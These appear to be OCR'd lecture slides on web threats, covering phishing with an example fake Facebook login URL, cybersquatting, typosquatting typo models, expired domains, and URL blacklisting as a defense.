
# Malicious Add-ons/Extensions



# Phishing


Facebook | تسجيل الدخول
www.facelook.cixx6.com/login/facebook/ar/?i=3D250207
facebook
التسجيل
يساعدك فيس بوك على التواصل والتشارك مع كل الأشخاص في حياتك.
Fake Facebook URL:
www.facelook.cixx6.com
تسجيل الدخول إلى فيس بوك
يجب عليك تسجيل الدخول لمشاهدة هذه الصفحة.
البريد الالكتروني:
كلمة السر:
البقاء متصلا
تسجيل الدخول
أو التسجيل في فيس بوك
هل نسيت كلمة السر؟
中文(简体) हिन्दी العربية Italiano Deutsch Français (France) Português (Brasil) Español English (US)
« 日本語

# Phishing




Fake Browser with URL using HTML 5

# Cybersquatters

- In 1994, 2/3 of the Fortune 500 companies had not registered the domains corresponding to their trademarks
  - E.g., mcdonalds.com
- Some of the speculators, decided to push it a bit by registering such domains, hoping for profit
  - This practice was named “cybersquatting”
- In some cases, cybersquatters speculated the name of future products and services:
  - iphone6.com

# Typosquatting

- Keyboard users, even experienced ones, make mistakes while typing
- Registration of mistypes of popular domains
  - foogle.com, ffacebook.com, twitte.com
- Standard typo models:
  - Double character, exxample.com
  - Omitted character, eample.com
  - Neighboring character, wxample.com
  - Forgetting dots, wwwexample.com
  - Character permutation, eaxmple.com

# Expired domains


- Unlike diamonds… domain names are not forever
  - Typical registration period is one year and you can choose more years if you want to
- If a domain is not renewed, it eventually expires and gets back into the pool of domain names
- People can buy these domains and abuse the residual trust associated with them
  - Mostly used for SEO purposes because of existing ranking and backlinks
- A benign domain (and all links to it) can eventually become malicious if it switches hands

# Defenses

- Scan the web/emails/etc. to identify and **blacklist** malicious URLs

# Defenses

- Scan the web/emails/etc. to identify and **blacklist** malicious URLs




https://developers.google.com/safe-browsing/